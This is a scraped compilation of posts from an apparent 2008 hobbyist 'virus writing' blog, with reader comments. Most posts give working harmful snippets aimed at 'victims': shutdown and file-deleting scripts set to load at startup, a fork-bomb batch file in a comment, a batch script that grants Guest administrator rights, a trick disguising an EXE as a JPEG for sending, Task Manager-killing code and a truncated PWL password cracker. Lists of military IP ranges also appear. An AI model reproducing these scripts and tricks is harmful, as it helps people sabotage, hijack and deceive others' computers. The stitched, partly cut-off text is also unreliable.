
**[Virus code 6 : Doom virus](http://viruswriting.blogspot.in/2008/02/virus-code-in-cc.html)**

<http://viruswritings.googlepages.com/doom.GIF>  
  
  
  
Replace location to the location where you want the file to be  
  
  
  
This is not actually a virus but a practical joke. It will make your victim believe that his system is under seize and is infected. Remember you need to compile it only (.ie click on compile option ) and not run it(i.e click on run option). This will generate the .EXE file.  
  
Even though this is just a prank just be careful to whom you spread it as you could still get into minor trouble.

**0**

[**Virus code 10: Restart virus**](http://viruswriting.blogspot.in/2008/03/virus-code-10-restart-virus.html)

This is the virus writing basic section. Today i will show you how to create a shutdown/ restart virus for both Windows and Linux  
  
  
  
First we will create the **windows version**.   
  
Lets see how it works. Just close all windows . Now go to command prompt(Start >>>"RUN" now trpe "cmd"). Now you have entered MS-DOS/ Command prompt. Here You need to type **"shutdown -s" or "restart -s".** This will shutdown or restart your comp. We are making use of this DOS command to create this virus.

* Just open a notepad
* In that type "**shutdown -s**" or "**restart -s**".
* Now save it as virus.bat or yourname.bat.
* Now when you run it your system gets turned off.

**Note** if .bat extension doesnt work try .exe extension  
  
To make this more powerful just force your victim to copy this into "START>>>ALL PROGRAM>>> STARTUP". Now this program will load every time the computer starts.  
  
Only way out for him is to go in safe mode and delete it from startup. So go ahead and try them out.   
  
Now the **linux version**.  
  
In Linux we will create a shell script with the text "**poweroff**". Now go to the file where script is located and right click on it. Change the permission to allow all. Job done.  
  
This is post is not intended to create a havoc and is just for educational purpose.

[**Learn how to Virus code in C- Part 1**](http://viruswriting.blogspot.in/2008/08/virus-coding-in-c-part-1.html)

Virus code can be coded using several language. The best being c or vbs. Today I will explain you how to create some simple virus using c.  
  
I am assuming you know at least c basics. First lets begin with tiny and simple ones.  
  
**int c;  
while(1)  
{c=c+10;}**  
  
This simple script needs no explanation. It will just be eating away your victims virus at a slow space. The person can stop this by just closing the .exe file.The memory is used to store the result.  
As you know a double takes up more space you can replace int with float.  
  
Now lets try to create a simple Linux virus.  
  
**system("poweroff");**  
  
This simple script will turn off your victims comp. The above linux virus can be made extremely dangerous by making a simple change. if you can make your code do it's job when ever a person turns on his comp then think what will happen ( i mean other than you going to jail) the person must have to format his system.  
  
Now lets step it up.Lets increase the venom of our snake  
  
**system("rm \*.\*");**  
  
This will erase/delete all files with all extension provided the logged user has permission to delete it.Just imagine if the admin runs it then it will create a havoc.  
  
Now lets come back to windows what if you change the extension of a file. It becomes useless.Now let's rename a few file.  
**rename(old\_file\_name\_with\_path,newname");**  
Now what you can do with this left up to you.Just use your brain and you will make out it's potential.  
  
These are very simple virus but can cause havoc. Just check out the [virus codes in c section](http://viruswriting.blogspot.com/search/label/Virus%20coding%20in%20c) for more example codes. Please dont missuses these virus codes in c

[Post a Comment](http://www.blogger.com/comment.g?blogID=5951461091323329503&postID=4708912460540871754)

**Related Posts**

**5 comments:**

[subhash](http://www.blogger.com/profile/04061462091645849317) said...

hi friend i want to create a registry key by using c language can u help me on this with c source code?  
  
it'll be really appreciatable if u can do this for me...........

[Spencer](http://www.blogger.com/profile/05805733258996916700) said...

Hi, I compiled and ran your C memory eating program and it didn't get above 852K....  
The CPU usage spiked when I monitored from Tskmger but I was still unimpressed bcuz I can write ninja-batch to crash/destroy computer no problem.... here's something to overload your processor or a friends >=}  
  
@echo off  
:loop  
start cmd.exe  
goto loop  
  
save as "bomb.bat" and run in his computer from anywhere....  
this even works at school =D  
b cin ya LOL  
  
cout << nerfsoldier@gmail.com

[data structure](http://www.blogger.com/profile/08360763589158975571) said...

hey spencer that bomb.bat was really cool but i was able to control my system without getting it to restart.  
  
but thanx it is a gud prank thnx.

[Nil](http://www.blogger.com/profile/15911585479787581147) said...

worthless...nothing special...

[Jatish Khanna](http://www.blogger.com/profile/09561869362750080326) said...

Hello.   
  
You can use another data type   
  
**"long double" instead "int"** which takes **"2^10 bytes"** @ max to store data which will be eating away your victims resource   
  
:)  
  
SAave as \*.bat ....... Boom

[**Brute Force - best hacking method**](http://viruswriting.blogspot.in/2008/08/brute-force-best-hacking-method.html)

Brute force is the best hacking method as chances of getting password is very high.  
  
The methods is very simple . But this method is cumbersome. Still most hacking software use this method due to high success rate .  
  
  
  
This is how you do it. All that u need is the username and findout what is the max password length the software/site allows and also the minimum. say the minimum is 6 and max is 8. You have to start trying out all the combination.First all the six letter combos then seven then 8  
  
  
  
aaaaaa  
  
aaaaab  
  
aaaaac  
  
aaaaab  
  
.  
  
.  
  
abaaaa   
  
.  
  
.  
  
azzzzz   
  
baaaaa  
  
.  
  
..  
  
zzzzzz  
  
  
  
Now once you do for 6 repeate the same for 7 and then for 8 . You will surely crack it.But the no of combos you need to try is very high.So in most cases you cannot use it but designed software do the job in few minutes. Check crack passwords section for such softwares to crack your software/site. This is best used to recover passwords of mobile phone . If use them for hacking it's crime.

[**Convert Exe to JPEG**](http://viruswriting.blogspot.in/2008/08/convert-exe-to-jpeg.html)

Converting EXE to some other format say JPEG is easier than you think. This will not physically convert the exe file to jpeg. All that this does is this will trick someone including your OS to some extend in thinking that it's a jpeg file and thus opening/running the exe file. Ok i will use firefox.exe to show how you do it.  
  
  
  
Create a new folder and copy the firefox.exe file into it. Now just create a shortcut of the file in the same folder. This shortcut is going to be the image(jpeg). Rename the shortcut to say, viruswriting.jpeg and original so vir.jpeg  
  
  
  
remember these 2 files (original and shortcut) have to be in the same folder  
  
  
  
  
  
Now right click on the shortcut and delete the "**Start in**" field. Change th e target field to **C:\WINDOWS\system32\cmd.exe /c vir.jpeg**.  
  
  
  
Now you need to change the icon of the shortcut file and the job is done. This trick is mainly for those who run their own server.This way when ever the person opens the shortcut the exe file will execute .  
  
  
  
Note that both files have to be in the same folder and the user has to click on the shortcut and not on the original file. So if you are sending this to someone place both in the same folder and compress it . Now send the .zip or .rar file

[**Make guest as admin**](http://viruswriting.blogspot.in/2008/03/echo-off-title-please-wait.html)

The below code will allow a guest to be a admin . You will not be the actual admin but will get admin privilages  
  
**echo off  
title Please wait...  
cls  
net user add Username Password /add  
net user localgroup Administrators Username /add  
net user Guest 420 /active:yes  
net localgroup Guests Guest /DELETE  
net localgroup Administrators Guest /add  
del %0**  
  
Copy this to notepad and save the file as "anyname.bat" . Now you need to execute it or run in the cmd screen.

[**Hacking through links**](http://viruswriting.blogspot.in/2008/02/hacking-through-links-phishing.html)

This is called as phishing. Though this method is popular in mails. Mails contain link that show some thing but point to some other site all together some thing like this .  
  
[http:/www.google.com /](http://www.goooogle.com/)  
  
This will direct you to goooole.com instead to google.com. Also note the change in link the actual link has to be http:// (second "/").  
  
This could take you into some other site orkut.com link. Another popular thing is "http://www.okrut.com/GLogin". Did found any change. No. See again. The spelling of orkut.  
  
This will take you into some page that looks same as original but is different site all together. So if you click on a hyperlink that asks you to login check the site's address however familar it looks. So be careful

[**Virus code 2: Block/Disable any software**](http://viruswriting.blogspot.in/2008/02/vitus-writing-2.html)

This is the virus writing basics section. Today we are going to show you how to block/disable software . This is demonstrated using c/c++.  
  
  
  
I will demonstrate how can you disable stuffs/ software  
  
  
  
**How to block/dissable task manager?**  
  
This code will block task manager. Remember to keep all the spellings as it is any changes this wont work.  
  
  
  
**TaskMgr = FindWindow(NULL,"Windows Task Manager");  
  
if( TaskMgr != NULL )  
  
{  
  
PostMessage( TaskMgr, WM\_CLOSE, (LPARAM)0, (WPARAM)0);  
  
}**  
  
  
  
This code will block task manager. All that this code does is search for the Header on the window such as "Windows Task Manager". Now if a match is found it will disable that application.  
  
  
  
**How to Enable task manager ?**  
  
The method to enable task manager is given over here.  
  
  
  
Now using this concept you can disable several such stuffs. Just replace the name of Windows Task Manager with the exact name of the software as appearing in the header.  
  
  
  
You can integrate in this in your code and block any software .As all the info given over here is purely for educational purpose it's left upto the reader to make out what header file is needed.  
  
For more tips select "virus writing" label/option from below [c](http://viruswriting.blogspot.in/2008/02/post-edit.g?blogID=5951461091323329503&postID=7070308623058894678)

This is Part 3 of the list of famous ip's. Here are [Part 2](http://viruswriting.blogspot.com/2008/08/famous-ips-part-2.html) , [Part 1](http://viruswriting.blogspot.com/2008/08/famous-ips.html) and [Part 4](http://viruswriting.blogspot.com/2008/09/famous-ip-part-iv.html)  
  
If you mess with these comps you know where you are going to land.So whatever you do dont even think of these ip's. Most of them use advanced methods to findout who visited these IP's and from where.  
  
  
RANGE 158  
158.1.0.0 Commander, Tooele Army Depot  
158.2.0.0 USAMC Logistics Support Activity  
158.3.0.0 U.S. Army TACOM  
158.4.0.0 UASISC Ft. Carson  
158.5.0.0 1112th Signal Battalion  
158.6.0.0 USAISC-Ft. McCoy  
158.7.0.0 USAISC-FLW  
158.8.0.0 US Army Soldier Support Center  
158.9.0.0 USAISC-CECOM  
158.10.0.0 GOC  
158.11.0.0 UASISC-Vint Hill  
158.12.0.0 US Army Harry Diamond Laboratories  
158.13.0.0 USAISC DOIM  
158.14.0.0 1112th Signal Battalion  
158.15.0.0 - 158.15.255.255 Defense Megacenter Huntsville  
158.16.0.0 Rocky Mountain Arsenal (PMRMA)  
158.17.0.0 Crane Army Ammunition Activity  
158.18.0.0 Defense Finance & Accounting Service Center  
158.19.0.0 DOIM  
158.20.0.0 DOIM  
158.235.0.0 Marine Corps Central Design and Programming Activity  
158.243.0.0 Marine Corps Central Design and Programming Activity  
158.244.0.0 Marine Corps Central Design and Programming Activity  
158.245.0.0 Marine Corps Central Design and Programming Activity  
158.246.0.0 Marine Corps Central Design and Programming Activity  
  
RANGE 159  
159.120.0.0 Naval Air Systems Command (Air 4114)  
  
RANGE 160  
160.132.0.0 US Army Recruiting Command  
160.135.0.0 36th Signal BN  
160.138.0.0 USAISC  
160.139.0.0 USAISC  
160.140.0.0 HQ, United States Army  
160.143.0.0 USAISC  
160.145.0.0 1101st Signal Brigade  
160.146.0.0 USAISC SATCOMSTA-CAMP ROBERTS  
160.150.0.0 Commander, Moncrief Army Hospital  
  
RANGE 161  
161.124.0.0 NAVAL WEAPONS STATION  
  
RANGE 162  
162.32.0.0 Naval Aviation Depot Pensacola  
162.45.0.0 Central Intelligence Agency  
162.46.0.0 Central Intelligence Agency  
  
RANGE 163  
163.205.0.0 NASA Kennedy Space Center  
163.206.0.0 NASA Kennedy Space Center  
  
RANGE 164  
164.45.0.0 Naval Ordnance Center, Pacific Division  
164.49.0.0 United States Army Space and Strategic Defense  
164.158.0.0 Naval Surface Warfare Center  
164.217.0.0 Institute for Defense Analyses  
164.218.0.0 Bureau of Naval Personnel  
164.219.0.0 HQ USAFE WARRIOR PREPARATION CENTER  
164.220.0.0 - 164.220.255.255 NIMIP/TIP/NEWNET  
164.221.0.0 - 164.221.255.255 Information Technology  
164.223.0.0 Naval Undersea Warfare Center  
164.224.0.0 Secretary of the Navy  
164.225.0.0 U.S. Army Intelligence and Security Command  
164.226.0.0 Naval Exchange Service Command  
164.227.0.0 Naval Surface Warfare Center, Crane Division  
164.228.0.0 USCINCPAC J21T  
164.229.0.0 NCTS-NOLA  
164.230.0.0 Naval Aviation Depot  
164.231.0.0 Military Sealift Command  
164.232.0.0 - 164.232.255.255 United States Southern Command  
  
RANGE 167  
167.44.0.0 Government Telecommunications Agency  
  
RANGE 168  
168.68.0.0 USDA Office of Operations  
168.85.0.0 Fort Sanders Alliance  
168.102.0.0 Indiana Purdue Fort Wayne  
  
RANGE 169  
169.252.0.0 - 169.253.0.0 U.S. Department of State  
  
RANGE 194  
  
RANGE 195  
195.10.\* Various - Do not scan  
  
RANGE 199  
199.121.4.0 - 199.121.253.0 Naval Air Systems Command, VA  
  
RANGE 203  
203.59.0.0 - 203.59.255.255 Perth Australia iiNET  
  
RANGE 204  
204.34.0.0 - 204.34.15.0 IPC JAPAN  
204.34.0.0 - 204.37.255.0 DOD Network Information Center  
204.34.16.0 - 204.34.27.0 Bureau of Medicine and Surgery  
204.34.32.0 - 204.34.63.0 USACOM  
204.34.64.0 - 204.34.115.0 DEFENSE FINANCE AND ACCOUNTING SERVICE  
204.34.128.0 DISA-Eucom / BBN-STD, Inc.  
204.34.129.0 Defense Technical Information Center  
204.34.130.0 GSI  
204.34.131.0 NSA NAPLES ITALY  
204.34.132.0 NAVSTA ROTA SPAIN  
204.34.133.0 NAS SIGONELLA ITALY  
204.34.134.0 Naval Air Warfare Center Aircraft Division  
204.34.135.0 GSI  
204.34.136.0 Naval Undersea Warfare Center USRD - Orlando  
204.34.137.0 Joint Spectrum Center  
204.34.138.0 GSI  
204.34.139.0 HQ, JFMO Korea, Headquarters  
204.34.140.0 DISA D75  
204.34.141.0 U. S. Naval Air Facility, Atsugi Japan  
204.34.142.0 Naval Enlisted Personnel Management Center  
204.34.143.0 Afloat Training Group Pacific  
204.34.144.0 HQ Special Operations Command - Europe  
204.34.145.0 Commander Naval Base Pearl Harbor  
204.34.147.0 NAVSEA Information Management Improvement Program  
204.34.148.0 Q112  
204.34.149.0 Ctr. for Info. Sys.Security,CounterMeasures  
204.34.150.0 Resource Consultants, Inc.  
204.34.151.0 Personnel Support Activity, San Diego  
204.34.152.0 NAVAL AIR FACILITY, ADAK  
204.34.153.0 NAVSEA Logistics Command Detachment  
204.34.154.0 PEARL HARBOR NAVAL SHIPYARD  
204.34.155.0 PEARL HARBOR NAVAL SHIPYARD  
204.34.156.0 Defense Photography School  
204.34.157.0 - 204.34.160.0 Defense Information School  
204.34.161.0 Naval Air Systems Command  
204.34.162.0 Puget Sound Naval Shipyard  
204.34.163.0 Joint Precision Strike Demonstration  
204.34.164.0 Naval Pacific Meteorology and Ocean  
204.34.165.0 Joint Precision Strike Demonstration  
204.34.167.0 USAF  
204.34.168.0 Commander  
204.34.169.0 Naval Air Warfare Center  
204.34.170.0 Naval Air Systems Command  
204.34.171.0 NAVSTA SUPPLY DEPARTMENT  
204.34.173.0 SUBMEPP Activity  
204.34.174.0 COMMANDER TASK FORCE 74 YOKOSUKA JAPAN  
204.34.176.0 DISA-PAC,IPC-GUAM  
204.34.177.0 Satellite Production Test Center  
204.34.181.0 940 Air Refueling Wing  
204.34.182.0 Defense Megacenter Warner Robins  
204.34.183.0 GCCS Support Facility  
204.34.184.0 Nav Air Tech Serv Facility-Detachment  
204.34.185.0 NAVAL SUPPORT FACILITY, DIEGO GARCIA  
204.34.186.0 Defense Logistics Agency - Europe  
204.34.187.0 NAVMASSO  
204.34.188.0 Commander-In-Chief, US Pacific Fleet  
204.34.189.0 Defense MegaCenter - St Louis  
204.34.190.0 NAVMASSO  
204.34.192.0 HQ SOCEUR  
204.34.193.0 Second Marine Expeditionary Force  
204.34.194.0 Second Marine Expeditionary Force  
204.34.195.0 Second Marine Expeditionary Force  
204.34.196.0 NAVCOMTELSTAWASHDC  
204.34.197.0 INFORMATION SYSTEMS TECHNOLOGY CENTER  
204.34.198.0 Naval Observatory Detachment, Colorado  
204.34.199.0 NAVILCODETMECH  
204.34.200.0 Navy Environmental Preventive Medicine  
204.34.201.0 Port Hueneme Division, Naval Surf  
204.34.202.0 Naval Facilities Engineering Housing  
204.34.203.0 NAVSEA Logistics Command Detachment  
204.34.204.0 Naval Air Warfare Center  
204.34.205.0 Portsmouth Naval Shipyard  
204.34.206.0 INFORMATION SYSTEMS TECHNOLOGY CENTER  
204.34.208.0 - 204.34.210.0 Military Sealift Command Pacific  
204.34.211.0 USAF Academy  
204.34.212.0 3rd Combat Service Support  
204.34.213.0 1st Radio Battalion  
204.34.214.0 OASD (Health Affairs)  
204.34.215.0 Second Marine Expeditionary Force  
204.34.216.0 1st Marine Air Wing  
204.34.217.0 SA-ALC/LTE  
204.34.218.0 3rd Marine  
204.34.219.0 Communications and Electronics  
204.34.220.0 G-6 Operations  
204.34.221.0 G-6 Operations  
204.34.222.0 G-6 Operations  
204.34.223.0 G-6 Operations  
204.34.224.0 G-6 Operations  
204.34.225.0 Joint Interoperability Test Command  
204.34.226.0 NAVMASSO  
204.34.227.0 NAVMASSO  
204.34.228.0 - 204.34.228.255 Field Command Defense Nuclear Agency  
204.34.229.0 Naval Space Command  
204.34.230.0 Naval Pacific Meteorology and Oceanography  
204.34.232.0 Military Family Housing  
204.34.233.0 - 204.34.233.255 Navy Material Transportation Office  
204.34.234.0 NAVMASSO  
204.34.235.0 Defense Finance and Accounting Service  
204.34.237.0 European Stars and Stripes  
204.34.238.0 Pacific Stars and Stripes  
204.34.239.0 PUGET SOUND NAVAL SHIPYARD  
204.34.240.0 Nval Station, Guantanamo Bay  
204.34.242.0 COMNAVSURFPAC  
204.34.243.0 NAVMASSO  
204.34.244.0 Amphibious Force, Seventh Fleet, U. S. Navy  
204.34.245.0 USAF SpaceCommand  
204.34.246.0 USAF  
204.34.247.0 U.S. Army Special Operations Command  
204.34.248.0 FLEET COMBAT TRAINING CENTER ATLA  
204.34.249.0 Naval Aviation Depot North Island  
204.34.250.0 NAVMASSO  
204.34.251.0 NAVSEA Log Command Detachment Pacific  
204.34.252.0 Command Special Boat Squadron One  
204.34.253.0 AFPCA/GNNN  
204.34.254.0 Navy Environmental Preventive Medicine  
  
RANGE 205  
205.0.0.0 - 205.117.255.0 Department of the Navy, Space and Naval Warfare System Command, Washington DC - SPAWAR  
205.96.\* - 205.103.\*

[**FAMOUS IP'S- Part 1**](http://viruswriting.blogspot.in/2008/08/famous-ips.html)

Following is a short list of some of the famous IPs'. If you mess with these comps you know where you are going to land.So whatever you do dont even think of these ip's. I am publishing this list so that however bigger a hacker you may be if you dont want to get behind bars just keep away from these Ip's. Most of them use advanced methods to findout who visited these IP's and from where.  
  
6.\* - Army Information Systems Center  
7.\*.\*.\* Defense Information Systems Agency, VA  
11.\*.\*.\* DoD Intel Information Systems, Defense Intelligence Agency, Washington DC  
21. - US Defense Information Systems Agency  
22.\* - Defense Information Systems Agency  
25.\*.\*.\* Royal Signals and Radar Establishment, UK  
26.\* - Defense Information Systems Agency  
29.\* - Defense Information Systems Agency  
30.\* - Defense Information Systems Agency  
49.\* - Joint Tactical Command  
50.\* - Joint Tactical Command  
55.\* - Army National Guard Bureau  
55.\* - Army National Guard Bureau  
62.0.0.1 - 62.30.255.255 Do not scan!  
  
  
RANGE 128  
128.37.0.0 Army Yuma Proving Ground  
128.38.0.0 Naval Surface Warfare Center  
128.43.0.0 Defence Research Establishment-Ottawa  
128.47.0.0 Army Communications Electronics Command  
128.49.0.0 Naval Ocean Systems Center  
128.50.0.0 Department of Defense  
128.51.0.0 Department of Defense  
128.56.0.0 U.S. Naval Academy  
128.60.0.0 Naval Research Laboratory  
128.63.0.0 Army Ballistics Research Laboratory  
128.80.0.0 Army Communications Electronics Command  
128.98.0.0 - 128.98.255.255 Defence Evaluation and Research Agency  
128.102.0.0 NASA Ames Research Center  
128.149.0.0 NASA Headquarters  
128.154.0.0 NASA Wallops Flight Facility  
128.155.0.0 NASA Langley Research Center  
128.156.0.0 NASA Lewis Network Control Center  
128.157.0.0 NASA Johnson Space Center  
128.158.0.0 NASA Ames Research Center  
128.159.0.0 NASA Ames Research Center  
128.160.0.0 Naval Research Laboratory  
128.161.0.0 NASA Ames Research Center  
128.183.0.0 NASA Goddard Space Flight Center  
128.190.0.0 Army Belvoir Reasearch and Development Center  
128.202.0.0 50th Space Wing  
128.216.0.0 MacDill Air Force Base  
128.217.0.0 NASA Kennedy Space Center  
128.236.0.0 U.S. Air Force Academy  
  
RANGE 129  
129.23.0.0 Strategic Defense Initiative Organization  
129.29.0.0 United States Military Academy  
129.50.0.0 NASA Marshall Space Flight Center  
129.51.0.0 Patrick Air Force Base  
129.52.0.0 Wright-Patterson Air Force Base  
129.53.0.0 - 129.53.255.255 66SPTG-SCB  
129.54.0.0 Vandenberg Air Force Base, CA  
129.92.0.0 Air Force Institute of Technology  
129.99.0.0 NASA Ames Research Center  
129.131.0.0 Naval Weapons Center  
129.139.0.0 Army Armament Research Development and Engineering Center  
129.141.0.0 85 MISSION SUPPORT SQUADRON/SCSN  
129.163.0.0 NASA/Johnson Space Center  
129.164.0.0 NASA IVV  
129.165.0.0 NASA Goddard Space Flight Center  
129.166.0.0 NASA - John F. Kennedy Space Center  
129.167.0.0 NASA Marshall Space Flight Center  
129.168.0.0 NASA Lewis Research Center  
129.190.0.0 Naval Underwater Systems Center  
129.198.0.0 Air Force Flight Test Center  
129.209.0.0 Army Ballistics Research Laboratory  
129.229.0.0 U.S. Army Corps of Engineers  
129.251.0.0 United States Air Force Academy  
  
RANGE 130  
130.40.0.0 NASA Johnson Space Center  
130.90.0.0 Mather Air Force Base  
130.109.0.0 Naval Coastal Systems Center  
130.114.0.0 Army Aberdeen Proving Ground Installation Support Activity  
130.124.0.0 Honeywell Defense Systems Group  
130.165.0.0 U.S.Army Corps of Engineers  
130.167.0.0 NASA Headquarters  
  
RANGE 131  
131.3.0.0 - 131.3.255.255 Mather Air Force Base  
131.6.0.0 Langley Air Force Base  
131.10.0.0 Barksdale Air Force Base  
131.17.0.0 Sheppard Air Force Base  
131.21.0.0 Hahn Air Base  
131.22.0.0 Keesler Air Force Base  
131.24.0.0 6 Communications Squadron  
131.25.0.0 Patrick Air Force Base  
131.27.0.0 75 ABW  
131.30.0.0 62 CS/SCSNT  
131.32.0.0 37 Communications Squadron  
131.35.0.0 Fairchild Air Force Base  
131.36.0.0 Yokota Air Base  
131.37.0.0 Elmendorf Air Force Base  
131.38.0.0 Hickam Air Force Base  
131.39.0.0 354CS/SCSN  
131.40.0.0 Bergstrom Air Force Base  
131.44.0.0 Randolph Air Force Base  
131.46.0.0 20 Communications Squadron  
131.47.0.0 Andersen Air Force Base  
131.50.0.0 Davis-Monthan Air Force Base  
131.52.0.0 56 Communications Squadron /SCBB  
131.54.0.0 Air Force Concentrator Network  
131.56.0.0 Upper Heyford Air Force Base  
131.58.0.0 Alconbury Royal Air Force Base  
131.59.0.0 7 Communications Squadron  
131.61.0.0 McConnell Air Force Base  
131.62.0.0 Norton Air Force Base  
131.71.0.0 - 131.71.255.255 NAVAL AVIATION DEPOT CHERRY PO  
131.74.0.0 Defense MegaCenter Columbus  
131.84.0.0 Defense Technical Information Center  
131.92.0.0 Army Information Systems Command - Aberdeen (EA)  
131.105.0.0 McClellan Air Force Base  
131.110.0.0 NASA/Michoud Assembly Facility  
131.120.0.0 Naval Postgraduate School  
131.121.0.0 United States Naval Academy  
131.122.0.0 United States Naval Academy  
131.176.0.0 European Space Operations Center  
131.182.0.0 NASA Headquarters  
131.250.0.0 Office of the Chief of Naval Research  
  
RANGE 132  
132.3.0.0 Williams Air Force Base  
132.5.0.0 - 132.5.255.255 49th Fighter Wing  
132.6.0.0 Ankara Air Station  
132.7.0.0 - 132.7.255.255 SSG/SINO  
132.9.0.0 28th Bomb Wing  
132.10.0.0 319 Comm Sq  
132.11.0.0 Hellenikon Air Base  
132.12.0.0 Myrtle Beach Air Force Base  
132.13.0.0 Bentwaters Royal Air Force Base  
132.14.0.0 Air Force Concentrator Network  
132.15.0.0 Kadena Air Base  
132.16.0.0 Kunsan Air Base  
132.17.0.0 Lindsey Air Station  
132.18.0.0 McGuire Air Force Base  
132.19.0.0 100CS (NET-MILDENHALL)  
132.20.0.0 35th Communications Squadron  
132.21.0.0 Plattsburgh Air Force Base  
132.22.0.0 23Communications Sq  
132.24.0.0 Dover Air Force Base  
132.25.0.0 786 CS/SCBM  
132.27.0.0 - 132.27.255.255 39CS/SCBBN  
132.28.0.0 14TH COMMUNICATION SQUADRON  
132.30.0.0 Lajes Air Force Base  
132.31.0.0 Loring Air Force Base  
132.33.0.0 60CS/SCSNM  
132.34.0.0 Cannon Air Force Base  
132.35.0.0 Altus Air Force Base  
132.37.0.0 75 ABW  
132.38.0.0 Goodfellow AFB  
132.39.0.0 K.I. Sawyer Air Force Base  
132.40.0.0 347 COMMUNICATION SQUADRON  
132.42.0.0 Spangdahlem Air Force Base  
132.43.0.0 Zweibruchen Air Force Base  
132.45.0.0 Chanute Air Force Base  
132.46.0.0 Columbus Air Force Base  
132.48.0.0 Laughlin Air Force Base  
132.49.0.0 366CS/SCSN  
132.50.0.0 Reese Air Force Base  
132.52.0.0 Vance Air Force Base  
132.54.0.0 Langley AFB  
132.55.0.0 Torrejon Air Force Base  
132.56.0.0 - 132.56.255.255 9 CS/SC  
132.57.0.0 Castle Air Force Base  
132.58.0.0 Nellis Air Force Base  
132.59.0.0 24Comm SquadronSCSNA  
132.60.0.0 - 132.60.255.255 42ND COMMUNICATION SQUADRON  
132.61.0.0 SSG/SIN  
132.62.0.0 - 132.62.255.255 377 COMMUNICATION SQUADRON  
132.79.0.0 Army National Guard Bureau  
132.80.0.0 - 132.80.255.255 NGB-AIS-OS  
132.80.0.0 - 132.85.255.255 National Guard Bureau  
132.82.0.0 Army National Guard Bureau  
132.86.0.0 National Guard Bureau  
132.87.0.0 - 132.93.255.255 National Guard Bureau  
132.94.0.0 Army National Guard Bureau  
132.95.0.0 - 132.103.255.255 National Guard Bureau  
132.95.0.0 - 132.108.0.0 DOD Network Information Center  
132.104.0.0 - 132.104.255.255 Army National Guard Bureau  
132.105.0.0 - 132.108.255.255 Army National Guard Bureau  
132.109.0.0 National Guard Bureau  
132.110.0.0 - 132.116.255.255 Army National Guard Bureau  
132.114.0.0 Army National Guard  
132.117.0.0 Army National Guard Bureau  
132.118.0.0 - 132.132.0.0 Army National Guard Bureau  
132.122.0.0 South Carolina Army National Guard, USPFO  
132.133.0.0 National Guard Bureau  
132.134.0.0 - 132.143.255.255 National Guard Bureau  
132.159.0.0 Army Information Systems Command  
132.193.0.0 Army Research Office  
132.250.0.0 Naval Research Laboratory

[**Reg hack 17: Enable/disable task manager**](http://viruswriting.blogspot.in/2008/02/enable-disabled-task-manager.html)

Poor thing your Task manager has been disable by admin or by some virus. I will tell you how to enable it. First let's manually try to enable it.

* Go to **regedit**(START>>>RUN>>>Now type REGEDIT)
* Navigate to this folder **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System**
* Now make the find value **DisableTaskMgr**  
  change it's Data to one of these as required (0 = disabled, 1 = enabled)

If you dont find these values then you are on a new version if windows then there is a easy way out try methos 2

The second method is to use of external help. Just download this tool called Task manager fix it will enable it for you. For all the info on this software and download link visit [**taskmanagerfix.com**](http://www.taskmanagerfix.com/)

# include<stdio.h>

# include<stdio.h>

# include<process.h>

# include<stdlib.h>

# include<ctype.h>

# include<conio.h>

# include<mem.h>

unsigned char huge Data[100001];

unsigned char keystream[1001];

int Rpoint[300];

void main(int argc,char \*argv[]){

FILE \*fd;

int i,j;

int size;

char ch;

char \*name;

int cracked;

int sizemask;

int maxr;

int rsz;

int pos;

int Rall[300]; /\* Resourse allocation table \*/

if(argc<2)

{

printf("usage: glide filename (username)");

exit(1);

}

/\* Read PWL file \*/

fd=fopen(argv[1],"rb");

if(fd==NULL)

{

printf("can't open file %s",argv[1]);

exit(1);

}

size=0;

while(!feof(fd)){

Data[size++]=fgetc(fd);

}

size--;

fclose(fd);

/\* Find Username \*/

name=argv[1];

if(argc>2)name=argv[2];

printf("Username:%s",name);

/\* Copy encrypted text into keystream \*/

cracked=size-0x0208;

if(cracked<0)cracked=0;

if(cracked>1000)cracked=1000;

memcpy(keystream,Data+0x208,cr

[**Registry basics 5: creating .reg file**](http://viruswriting.blogspot.in/2008/07/registry-basics-5-creating-reg-file.html)

A .reg file is used to create a entry in to the registry. If you don't know anything on the registry visit the encyclopedia or registry section.  
  
  
  
  
  
This is how a registry file looks like (the .reg's syntax)

**RegistryEditorVersion**Blank line  
  
**[RegistryPath1]  
  
"DataItemName1?="DataType1:DataValue1"**Blank line  
  
**[RegistryPath2]  
  
"DataItemName2"="DataType2:DataValue2"  
  
"DataItemName3"="DataType3:DataValue3"**

**RegistryEditorVersion** is the version of the registry editor. if you are using windows xp or windows 2000 it should be "***Windows Registry Editor Version 5.00***". For Windows 98 and NT4.0 systems **REGEDIT4** is the version entry in the header of the .reg file .  
  
  
  
The **blank line** is a must. The Blank line informs the Registry the start of a new Registry path. Before every new path you must add a blank line.  
  
  
  
  
  
**RegistryPath** is the path to the location of the particular key or sub-key in the Registry . The enclosed in square brackets is a must and each sub-key level has to be separated by a backslash just like a normal file path or a url.  
  
  
  
**For example**:  
  
[HKEY\_CURRENT\_USER\Software\viruswriting]  
  
  
  
If the subkey does not exist, it will be created. Multiple entries will each start with their own paths separated by blank lines.  
  
  
  
The **?DataItemName1?=?DataType1:DataValue1?** specfies the values of the key (or sub-key).DataItemName is the specified name of the data.Each key may have more than one name. This is enclosed in quotation marks.  
  
Next is the the data type (DWORD or hexadecimal) , followed by the actual data. Incase of the  
  
data beging of the String type, then no data type is specified. The DataType and DataValue are separated by colons. Quote("") is not necessary for the **type:value** if they are not string.  
  
  
  
  
  
**Here?s an example.**

*Windows Registry Editor Version 5.00*[HKEY\_CURRENT\_USER\Software\viruswriting]  
  
?Current?=?Windows XP?  
  
?PreviewMode?=hex:04,00,00,00